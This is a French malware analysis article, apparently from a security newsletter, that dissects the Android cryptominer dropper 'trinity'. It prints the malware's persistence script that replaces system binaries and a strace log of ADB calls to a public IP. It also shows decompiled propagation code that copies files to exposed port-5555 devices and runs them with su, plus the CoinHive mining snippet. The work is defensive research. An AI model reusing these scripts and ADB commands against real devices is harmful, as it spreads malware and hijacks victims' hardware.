
Clé de déchiffrement utilisée par Trinity pour déchiffrer les en-têtes 7z

La capture suivante illustre la fonction chargée du déchiffrement de l'en-tête 7z :

Fonction de déchiffrement utilisée par Trinity pour déchiffrer les en-têtes 7z

Cette fonction assez commune permet de déchiffrer length octets de txt avec la clé key.

Un nouveau point d'arrêt juste après l'appel à cette fonction de déchiffrement permet d'obtenir le fichier 7z complet :



```
0x7efffb08|+0x0000: 0x7efffb8c -> 0x44454144    <-$sp
0x7efffb0c|+0x0004: 0x000051b6
0x7efffb10|+0x0008: 0x00041750 -> 0xb1597165
0x7efffb14|+0x000c: 0x7efffb3c -> 0x03020100
0x7efffb18|+0x0010: 0x000ff000
0x7efffb1c|+0x0014: 0x42063227  <-$r6
0x7efffb20|+0x0018: 0x184627a2
0x7efffb24|+0x001c: 0x9face9fe
------------------------------------------------------------------------------
      0x157e0                   mov    r0,  r5
      0x157e2                   mov    r1,  r8
      0x157e4                   add.w  r4,  r11,  r9
->    0x157ec                  Ldr.w  r12,  [sp]
      0x157f0                   mov    r2,  r8
      0x157f2                   mov    r3,  r2
      0x157f4                   adds   r4,  #8
      0x157f6                   Ldmia  r3!,  {r0,  r1}
      0x157f8                   str.w  r0,  [r4,  #-8]
------------------------------------------------------------------------------
[#0] Id 1, Name: "trinity_infecte", stopped, reason: BREAKPOINT
------------------------------------------------------------------------------
[#0] 0x157ec->Ldr.w r12,  [sp]
[#1] 0x15922->cmp r0,  #1
[#2] 0x9d2c->lsls r0,  r4,  #29
[#3] 0xaa38->lsls r0,  r0,  #1
[#4] 0x1f77a->bl 0x9420
[#5] 0x9574->beq.n 0x9580
------------------------------------------------------------------------------
gef> x/s 0x7efffb2c
0x7efffb2c:     "7z\274\257'\034"
gef>
```

Les en-têtes du fichier sont valides

Récupération du fichier 7z

Nous sommes maintenant en mesure d'analyser les fichiers contenus dans cette archive :

```
0% 0! fév 06 14:46:32 decrypted @ fc1d12 → l
  inode Permissions Links Size User     Date Created Date Accessed Name
29408712 .rw-r--r--     1 334k edupard  6 fév 14:43  6 fév 14:43  decrypted.7z
0% 0! fév 06 14:46:32 decrypted @ fc1d12 → 7z e decrypted.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (Locale=utf8,Utf16=on,HugeFiles=on,64 bits,8 CPUs x64)

Scanning the drive for archives:
1 file, 334684 bytes (327 KiB)

Extracting archive: decrypted.7z
--
Path = decrypted.7z
Type = 7z
Physical Size = 334684
Headers Size = 205
Method = LZMA:768k BCJ
Solid = +
Blocks = 2

Everything is Ok

Files: 3
Size:       709745
Compressed: 334684
0% 0! fév 06 14:46:36 decrypted @ fc1d12 → l
  inode Permissions Links Size User     Date Created Date Accessed Name
29408712 .rw-r--r--     1 334k edupard  6 fév 14:43  6 fév 14:43  decrypted.7z
29408830 .rwxr-xr-x     1 5,3k edupard 12 déc  2000  6 fév 14:46  rtsh.sh
29408831 .rw-r--r--     1  46k edupard 12 déc  2000  6 fév 14:46  ufo_apk
29408832 .rwxr-xr-x     1 657k edupard 12 déc  2000  6 fév 14:46  xig
0% 0! fév 06 14:46:37 decrypted @ fc1d12 →
```

Le fichier 7z peut être extrait et les fichiers récupérés

Extraction et récupération des fichiers

Installation et persistance du malware

Le fichier /data/local/tmp/endat doit donc exister sur le système de fichiers. Ce dernier est donc une « archive maison » qui contient 3 fichiers distincts :

- **ufo.apk** : une application Android réalisant du minage de Monero (via CoinHive) ;
- **rtsh.sh :** un script qui déploie le malware sur l'élément infecté et installe une persistance ;
- **Xig :** un cryptomineur au format exécutable linux (ELF).

Le script rtsh.sh remplace les fichiers suivants :

- /system/etc/install-recovery.sh
- /system/bin/ddexe_real
- /system/bin/debuggerd_real
- /system/bin/debuggerd64_real
- /system/bin/install-recovery.sh
- /system/bin/ddexe
- /system/bin/debuggerd
- /system/bin/debuggerd64

Notons que ce remplacement est possible en raison de l'exécution du malware avec les droits root sur l'appareil.

Tous ces fichiers sont des binaires généralement installés par défaut sur les environnements Android plus anciens. Par exemple les binaires debuggerd et debugger64 sont seulement présents sur les versions antérieures à Android 8.0. Ils sont exécutés lors d'un crash du système. La méthode utilisée par le malware est assez classique, il remplace les exécutables par un script.

Tout d'abord, il crée une copie de chaque binaire en _real, par exemple, il copie le binaire /system/bin/debuggerd en /system/bin/debuggerd_real.

```
if [ -f /system/bin/debuggerd ]; then
    cp_perm 0 2000 0755 /system/bin/debuggerd /system/bin/debuggerd_real
    ch_con /system/bin/debuggerd_real
    rm_file_attr /system/bin/debuggerd
    rm /system/bin/debuggerd
    cp_perm 0 2000 0755 $CUR_PATH/debuggerd /system/bin/debuggerd
    ch_con /system/bin/debuggerd
fi
```

Note : La majorité des fonctions (cp_perm, ch_con, etc.) utilisées par l'attaquant ont été reprises des scripts permettant de rooter un téléphone. On les retrouve notamment au sein de l'application SuperSu qui permet de rooter son téléphone (de lancer des applications avec des privilèges élevés).

Plusieurs aspects sont intéressants dans cette démarche. Tout d'abord, il affecte des droits élevés pour chaque binaire en utilisant la fonction cp_perm. Pour rappel, sur le système Android, les utilisateurs et les groupes sont caractérisés par des identifiants Android, souvent référencés par l'acronyme AID (Android IDentifiers) dans la documentation. Aucune documentation officielle n'existe sur le sujet, mais une liste d'utilisateurs système est prédéfinie au sein du fichier android_filesystem_config.h [2]. On retrouve également des informations détaillées sur le site de l'OWASP [3].

Par convention, les utilisateurs sont regroupés au sein d'intervalles d'AID (cf exemples ci-dessous) :

Intervalle AID	Catégorie d'utilisateurs
0	superutilisateur, root
[1000;2999]	Utilisateurs système
[3000;4999]	Groupes IDs
[10000;99999	Utilisateurs applicatifs

Lors de l'installation des binaires, trinity leur affecte les droits suivants [5] :
- Utilisateur : root (AID 0) ;
- Groupe : shell (2000).

```
#define AID_SHELL 2000 /* adb and debug shell user */ [5]
```

La configuration des droits est réalisée au travers du binaire chown issu de la suite logicielle BusyBox. Afin de s'assurer de la compatibilité de tous les systèmes, il utilise le format traditionnel sous Android (le séparateur utilisé est le « deux points ») :

```
chown utilisateur:groupe /chemin/de/fichier
```

Dans les anciennes versions d'Android, le séparateur « point » était utilisé. Néanmoins, il y a eu des conflits avec des noms de fichiers. Ce formatage a donc été abandonné. Il est toujours supporté pour raison historique.
De plus, Android est basé sur le mécanisme de sécurité SELinux pour gérer les ACL sur le système de fichiers. Pour synthétiser, tous les fichiers, répertoires, processus, etc. sont associés à des contextes de sécurité.

Ces derniers sont définis par 4 notions principales :

➕ **Un utilisateur SELinux** disposant de particularités :
- Ces utilisateurs sont différents de ceux présents sur le système UNIX ;
- Les utilisateurs sont chargés en mémoire au démarrage, il n'est pas possible d'en créer via une commande shell une fois le système lancé ;
- Les utilisateurs SELinux ne peuvent pas se connecter au serveur.

➕ **Un rôle** qui définit le lien entre les types (appelés aussi domaines) et les utilisateurs SELinux :
- Les utilisateurs définissent les rôles accessibles. Donc, lors de la création d'un utilisateur SELinux, il est nécessaire de définir les rôles accessibles. Par exemple, l'utilisateur u (ou root) peut utiliser le rôle object_r ;
- Les rôles définissent les types accessibles. Idem, lors de la création du rôle object_r, ce dernier peut accéder au type system_file.

➕ **Un type** pour les fichiers et de domaines pour les processus qui permet de séparer et cloisonner les accès.

➕ **Un niveau de confidentialité** basé sur la technologie appelée Multi Level Security ou MLS.

Les utilisateurs SELinux définissent les rôles associés disponibles et les rôles définissent les types accessibles.

Ceci permet d'éviter des erreurs, comme affecter un type avec des privilèges trop importants à un utilisateur non privilégié. Une analogie souvent faite est que SELinux se comporte comme une poupée russe :
- L'utilisateur u (root) peut obtenir le rôle object_r ;
- Le rôle object_r peut accéder au fichier de type system_file.

Au travers de la fonction ch_con, l'attaquant configure les droits SELinux des backdoors qu'il installe sur le système. Ce changement de droit est réalisable, car le dropper trinity dispose des droits root. Cette manipulation ne serait pas possible par un utilisateur lambda. Les droits configurés sont les mêmes que ceux présents sur le système.

```
chcon -h u:object_r:system_file:s0
```
- **u :** associé à l'utilisateur root ;
- **object_r** : est un rôle par défaut sur SELinux défini pour tous les objets de base ;
- **system_file** : type pour tous les fichiers système. ;
- **s0** : niveau de classification le plus faible.

La particularité d'Android est qu'il n'utilise que les types. Tous les fichiers et processus disposent d'un niveau de classification s0 et ont pour affectation l'utilisateur u. Pour le rôle, tous les fichiers ont pour affectation object_r et r pour les exécutables. Tous les

modèles de sécurité se résument ainsi sur la configuration du type (dans notre exemple system_file).

Une fois la copie et l'application des droits réalisées, le dropper trinity va écraser les binaires originaux par le script suivant :

```
#!/system/bin/sh
if [ -f /data/local/tmp/trinity ]; then /data/local/tmp/trinity; fi
/system/bin/debuggerd_real
/system/bin/debuggerd64_real
```

Désormais, lors de l'utilisation des binaires « système » comme debuggerd_real (copie de debuggerd) par exemple, le malware trinity est d'abord lancé puis exécute le binaire non infecté sur l'appareil Android. Même si cette technique n'est pas discrète, elle a pour mérite d'être très efficace et garantir une persistance sur le device infecté. Elle permet de garantir en cas de crash du device (notamment dû à la forte utilisation du CPU) que le malware sera exécuté au démarrage. Néanmoins, elle nécessite de posséder les droits root pour pouvoir remplacer ces binaires système.

Un autre fait intéressant de ce binaire est l'éradication de la compétition. En effet, le malware va rechercher des marqueurs propres et spécifiques à ses concurrents et tenter de les supprimer. Cette compétition n'est pas nouvelle, par exemple dernièrement, une technique similaire était utilisée pour l'exploit Citrix (CVE-2019-19781) [4].

```
clear_badguys() {
  rm -rf $CUR_PATH/1.bin
  rm -rf $CUR_PATH/7.bin
  rm -rf $CUR_PATH/ak.bin
  rm -rf $CUR_PATH/ip.dat
  rm -rf $CUR_PATH/Test.apk
  pm uninstall com.example.test
}
```

Une fois déployé, le malware va supprimer son script d'installation.

```
clear_ourselfs() {
  rm -rf $INVOKE_FILE
  rm -rf $CUR_PATH/ddexe
  rm -rf $CUR_PATH/debuggerd
  rm -rf $CUR_PATH/install-recovery.sh
}
```

> INFO

Analyse de nouvelles techniques d'obfuscation d'un cryptomineur au sein du botnet Stantinko

Des chercheurs d'ESET ont mené des recherches sur de nouvelles techniques d'obfuscation utilisées sur un cryptominer distribué par le botnet Stantinko.

Ces nouvelles techniques d'obfuscation sont très variées et rendent la détection et l'analyse du malware très complexe :

- Toutes les chaines de caractères et les noms de variables ne sont pas représentatifs de leur utilité dans le code contrairement à un grand nombre de malwares.
- Les chaines de caractères nécessaires au fonctionnement du malware (nom de domaine, adresse IP…) sont générées dynamiquement à l'exécution du code et sont stockées directement en mémoire. Cette technique permet d'éviter la détection par recherche de caractères dans le fichier.
- Le malware utilise une technique dites de Control-flow flattening. Cette technique consiste à séparer une fonction en plusieurs fonctions plus petites et de réaliser des appels à ces fonctions dans une boucle afin de complexifier l'analyse dynamique du malware.
- De nombreuses variables, chaînes de caractères et fonctions ne sont présentes que pour complexifier l'analyse et ne sont pas utiles au fonctionnement du malware. Cette technique permet de rendre le fichier plus légitime.
- Certaines fonctions sont exécutées, mais ne sont pas utiles au fonctionnement du malware. Elles réalisent des tâches légitimes et permettent d'améliorer la discrétion du malware lors d'une analyse comportementale.

Malgré toutes les techniques utilisées pour rendre l'analyse du malware difficile, les chercheurs sont parvenus à étudier son fonctionnement. De plus, ils proposent une approche possible afin de désobfusquer certaines des techniques utilisées.

Analyse de la réplication du malware

Après avoir analysé les méthodes de persistance du malware, nous allons pouvoir nous concentrer sur la méthode de réplication du malware. Nous oir confirmer notre hypothèse que ce malware est de type P2P.

Une analyse live est réalisée en utilisant l'utilitaire strace qui permet de tracer tous les appels système réalisés par le malware. La capture suivante illustre la seconde trace complète du processus malveillant interrompu après quelques minutes :

```
# strace -e execve,openat,nanosleep -f -s 120 ./trinity_infected
execve("./trinity_infected", ["./trinity_infected"], [/* 12 vars */]) = 0
openat(AT_FDCWD, "/dev/__properties__", O_RDONLY|O_LARGEFILE|O_NOFOLLOW|O_CLOEXEC) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/proc/stat", O_RDONLY|O_LARGEFILE) = 3
openat(AT_FDCWD, "/dev/null", O_RDWR|O_LARGEFILE) = 3
+++ exited with 0 +++
strace: Process 843 attached
openat(AT_FDCWD, "/data/local/tmp/endat", O_RDONLY|O_LARGEFILE) = 3
openat(AT_FDCWD, "/sdcard/33", O_WRONLY|O_CREAT|O_TRUNC|O_LARGEFILE, 0666) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/sdcard/33", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/sdcard/44", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory)
strace: Process 844 attached
[pid   844] execve("/system/bin/sh", ["sh", "-c", "/data/local/tmp/rtsh.sh"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   844] +++ exited with 127 +++
strace: Process 845 attached
[pid   845] execve("/system/bin/sh", ["sh", "-c", "pm uninstall com.google.time.timer"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   845] +++ exited with 127 +++
strace: Process 846 attached
[pid   846] execve("/system/bin/sh", ["sh", "-c", "pm uninstall com.android.good.miner"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   846] +++ exited with 127 +++
openat(AT_FDCWD, "/data/local/tmp/Lock0.txt", O_RDWR|O_CREAT|O_LARGEFILE, 0666) = 4
nanosleep({30, 0}, 0x7eb78d48)          = 0
strace: Process 847 attached
strace: Process 848 attached
[pid   848] execve("/system/bin/sh", ["sh", "-c", "ps | grep droidbot"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   848] +++ exited with 127 +++
strace: Process 849 attached
[pid   849] execve("/system/bin/sh", ["sh", "-c", "ps | grep smi"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   849] +++ exited with 127 +++
[pid   843] nanosleep({600, 0}, strace: Process 853 attached
strace: Process 854 attached
 <unfinished ...>
[pid   854] execve("/system/bin/sh", ["sh", "-c", "adb connect 58.30.238.67"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   854] +++ exited with 127 +++
[pid   853] nanosleep({2, 0}, 0x76cffb98) = 0
strace: Process 859 attached
[pid   859] execve("/system/bin/sh", ["sh", "-c", "adb -s 58.30.238.67:5555 get-state"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   859] +++ exited with 127 +++
strace: Process 860 attached
[pid   860] execve("/system/bin/sh", ["sh", "-c", "adb disconnect"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   860] +++ exited with 127 +++
[pid   853] +++ exited with 0 +++
strace: Process 861 attached
strace: Process 862 attached
[pid   862] execve("/system/bin/sh", ["sh", "-c", "adb connect 58.30.238.67"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   862] +++ exited with 127 +++
[pid   861] nanosleep({2, 0}, 0x76cffb98) = 0
strace: Process 867 attached
[pid   867] execve("/system/bin/sh", ["sh", "-c", "adb -s 58.30.238.67:5555 get-state"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   867] +++ exited with 127 +++
strace: Process 868 attached
[pid   868] execve("/system/bin/sh", ["sh", "-c", "adb disconnect"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   868] +++ exited with 127 +++
[pid   861] +++ exited with 0 +++
strace: Process 869 attached
strace: Process 870 attached
[pid   870] execve("/system/bin/sh", ["sh", "-c", "adb connect 58.30.238.67"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   870] +++ exited with 127 +++
[pid   869] nanosleep({2, 0}, 0x76cffb98) = 0
strace: Process 873 attached
[pid   873] execve("/system/bin/sh", ["sh", "-c", "adb -s 58.30.238.67:5555 get-state"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   873] +++ exited with 127 +++
strace: Process 874 attached
[pid   874] execve("/system/bin/sh", ["sh", "-c", "adb disconnect"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
[pid   874] +++ exited with 127 +++
[pid   869] +++ exited with 0 +++
^Cstrace: Process 843 detached
strace: Process 847 detached
#
```

Vérification d'un "mutex"
Ce fichier doit être supprimé à chaque lancement

Requêtes ADB vers des adresses aléatoires


Seconde trace du processus comportant des appels à ADB

On remarque la création d'un fichier mutex Lock0.txt qui enregistre le PID courant du binaire. Ce mécanisme très utilisé par le malware permet de se prémunir d'une double exécution du binaire. Si le fichier est présent, le dropper trinity ne s'exécutera pas de nouveau.

On remarque également des connexions ADB vers des adresses IP publiques sur le port 5555. Le malware tente de se connecter au port de débug ADB sur son port par défaut (5555). Par défaut, aucune authentification n'est nécessaire pour se connecter sur

ce service de développement. Ces appels à ADB sont donc utilisés par le malware afin de se propager vers d'autres équipements ayant le port 5555 en écoute.

La fonction suivante permet au binaire de générer des adresses IP aléatoires afin de cibler des machines :



Génération des nombres aléatoires pour infecter les nouvelles cibles.

Des adresses IP sont aléatoirement forgées pour tenter l'infection de nouvelles cibles. La propagation du malware se réalise ensuite via le protocole ADB. Trinity procède à des vérifications pour finalement infecter sa cible. Si le port 5555 d'une machine est ouvert, il va tenter d'exécuter des commandes particulières sur l'appareil.

Voici plusieurs exemples identifiés :

- Suppression de tout le contenu du répertoire /data/local/tmp


```
adb -s IP:5555 shell "rm -rf /data/local/tmp/*"
```

- Vérification de la présence d'un processus particulier.

```
adb -s IP:5555 shell "ps | grep processus"
```

La fonction identifiée à l'adresse 0x00011ffc encapsule toute la logique de l'infection d'une nouvelle cible lorsqu'un nom d'hôte valide a été identifié.

La capture suivante illustre la logique d'infection d'une nouvelle cible :



Lancement du mineur de Monero

```
else {
  if (iVar4 == 0x6a90abda) {
    empty(command,0x100,0);
    p2 = "com.ufo.miner/com.example.test.MainActivity";
    sprintf((uchar *)command,(uchar *)"adb -s %s:5555 shell \"am start -n %s\"",host,
            "com.ufo.miner/com.example.test.MainActivity",local_1e8,p4);
    system((int)command);
    iVar4 = -0x6d428247;
  }
  else {
    if (iVar4 == 0x7a82b75c) {
      puVar5 = get_target_process_path(host,"com.ufo.miner");
      iVar4 = -0x496cf723;
      if (puVar5 != (uint *)0x0) {
        iVar4 = 0x69a304b7;
      }
    }
    else {
      if (iVar4 == 0x7b166f2e) {
        empty(command,0x100,0);
        sprintf((uchar *)command,
                (uchar *)"adb -s %s:5555 shell \"rm -rf /data/local/tmp/*\"",host,p2,
                local_1e8,p4);
        system((int)command);
        copy_local_remote(host,"/data/local/tmp/trinity","/data/local/tmp");
        copy_local_remote(host,"/data/local/tmp/endat","/data/local/tmp");
        copy_local_remote(host,"/data/local/tmp/nohup","/data/local/tmp");
        empty(command,0x100,0);
        sprintf((uchar *)command,(uchar *)"adb -s %s:5555 shell \"chmod 0755 %s\"",host,
                "/data/local/tmp/nohup",local_1e8,p4);
        system((int)command);
        empty(command,0x100,0);
        sprintf((uchar *)command,(uchar *)"adb -s %s:5555 shell \"chmod 0755 %s\"",host,
                "/data/local/tmp/trinity",local_1e8,p4);
        system((int)command);
        empty(command,0x100,0);
        sprintf((uchar *)command,(uchar *)"adb -s %s:5555 shell \"%s su -c %s\"",host,
                "/data/local/tmp/nohup","/data/local/tmp/trinity",p4);
        system((int)command);
        empty(command,0x100,0);
        p2 = "/data/local/tmp/nohup";
        local_1e8 = "/data/local/tmp/trinity";
        sprintf((uchar *)command,(uchar *)"adb -s %s:5555 shell \"%s %s\"",host,
                "/data/local/tmp/nohup","/data/local/tmp/trinity",p4);
        system((int)command);
        iVar4 = iVar6;
      }
    }
  }
```

Copie des fichiers locaux vers le nouvel appareil

Mise à jour des droits et Lancement du malware en background avec nohup (en root)

Nouvelle tentative sans les droits root

Lancement des commandes de réplication distantes sur une machine cible

Le malware trinity est donc bien un malware de type P2P qui scanne inlassablement tout Internet pour identifier de nouvelles cibles. Il est donc très compliqué d'arrêter ce type de malware puisque tant qu'une instance est en cours d'exécution, elle continuera d'infecter d'autres devices Android.

> Analyse du cryptomineur Android

Boîte à outils

L'analyse de l'application Android et la reconstitution de son fonctionnement ont été réalisées à l'aide des outils suivants :

- Une machine de travail (dans notre cas un Macbook Pro) ;
- Un émulateur (AVD d'Android Studio) ;
- La sandbox Cuckoo (pour l'exécution et l'analyse dynamique) ;
- L'outil jadx (pour l'analyse statique / pour décompiler et obtenir une représentation du code JAVA Android) ;
- ADB.


Analyse statique

Cette partie s'est avérée très rapide. L'application n'embarque que peu de code et une logique très simple.

La capture suivante illustre l'arborescence de l'application.

En dehors des ressources de l'application, nous retrouvons 2 packages :

- android.annotation (ne présentant aucun intérêt dans notre contexte, avec 2 interfaces déclarées)
- com.example.test (embarquant le « coeur » de l'application) ;



Arborescence de l'application com.ufo.miner.apk

La capture ci-dessous présente le code de la classe principale :

```
1  package com.example.test;
2
3  import android.annotation.SuppressLint;
4  import android.app.Activity;
5  import android.os.Bundle;
6  import android.webkit.WebSettings;
7  import android.webkit.WebView;
8
9  @SuppressLint({"SetJavaScriptEnabled"})
10 public class MainActivity extends Activity {
11     WebSettings settings;
12     WebView webView;
13
14     /* access modifiers changed from: protected */
15     public void onCreate(Bundle savedInstanceState) {
16         super.onCreate(savedInstanceState);
17         setContentView(C0000R.layout.activity_main);
18         this.webView = (WebView) findViewById(C0000R.C0001id.webView);
19         this.settings = this.webView.getSettings();
20         this.settings.setJavaScriptEnabled(true);
21         this.settings.setDomStorageEnabled(true);
22         this.webView.loadUrl("file:///android_asset/run.html");
23     }
24
25     /* access modifiers changed from: protected */
26     public void onStart() {
27         super.onStart();
28         moveTaskToBack(true);
29     }
30 }
```

Code de la classe principale de l'application

À la lecture de ce code, aucun élément pertinent n'en ressort, le nom du package est tout à fait représentatif de cette attaque (non sophistiquée). Nous allons donc poursuivre vers l'asset embarqué dans l'application chargée à la ligne 22 : run.html

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('fwW95[illegible]',{
        threads:4,
        throttle: 0.8
});
    miner.start();
</script>
```

Code JavaScript de l'asset run.html embarqué dans les ressources de l'application

Il s'agit là d'un code JavaScript se basant sur la bibliothèque Coinhive. Elle permet d'utiliser l'appareil afin de miner de la crypto-monnaie Monero.

➕ **Ligne 3** : Un miner est créé avec une clé, il s'agit d'un UUID s'apparentant ici à une clé publique qui permet d'identifier le « bénéficiaire » du mining ou du moins un portefeuille virtuel ;

➕ **Ligne 4 /5** : définition du nombre de threads et du throttle afin de gérer la charge de calculs qui impactera le CPU (il est probable, d'après le comportement du mineur, que les attaquants n'aient que peu réfléchi aux ressources disponibles afin de rester "discrets", et se soient contentés de copier/coller un code trouvable sur Internet) ;

Dans le cas présent, l'analyse dynamique ne présente que peu d'intérêt et ne résulte qu'en un constat de l'augmentation de la charge CPU. Aucun appel distant n'est réalisé, aucun hook n'est présent et les autres applications ne sont pas visées.

A titre préventif, l'application se relance automatiquement si l'équipement est redémarré. Cela peut être identifié via les déclarations du fichier Manifest.xml et dans la classe BootBroadcastReceiver appelée.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:
    versionCode="1" android:versionName="1.0" package="com.ufo.miner"
    platformBuildVersionCode="23" platformBuildVersionName="6.0-2438415">
    <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="15"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name"
        android:icon="@drawable/ic_launcher" android:debuggable="true" android:
        allowBackup="true">
        <activity android:label="@string/app_name" android:name="
            com.example.test.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.example.test.BootBroadcastReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
    </application>
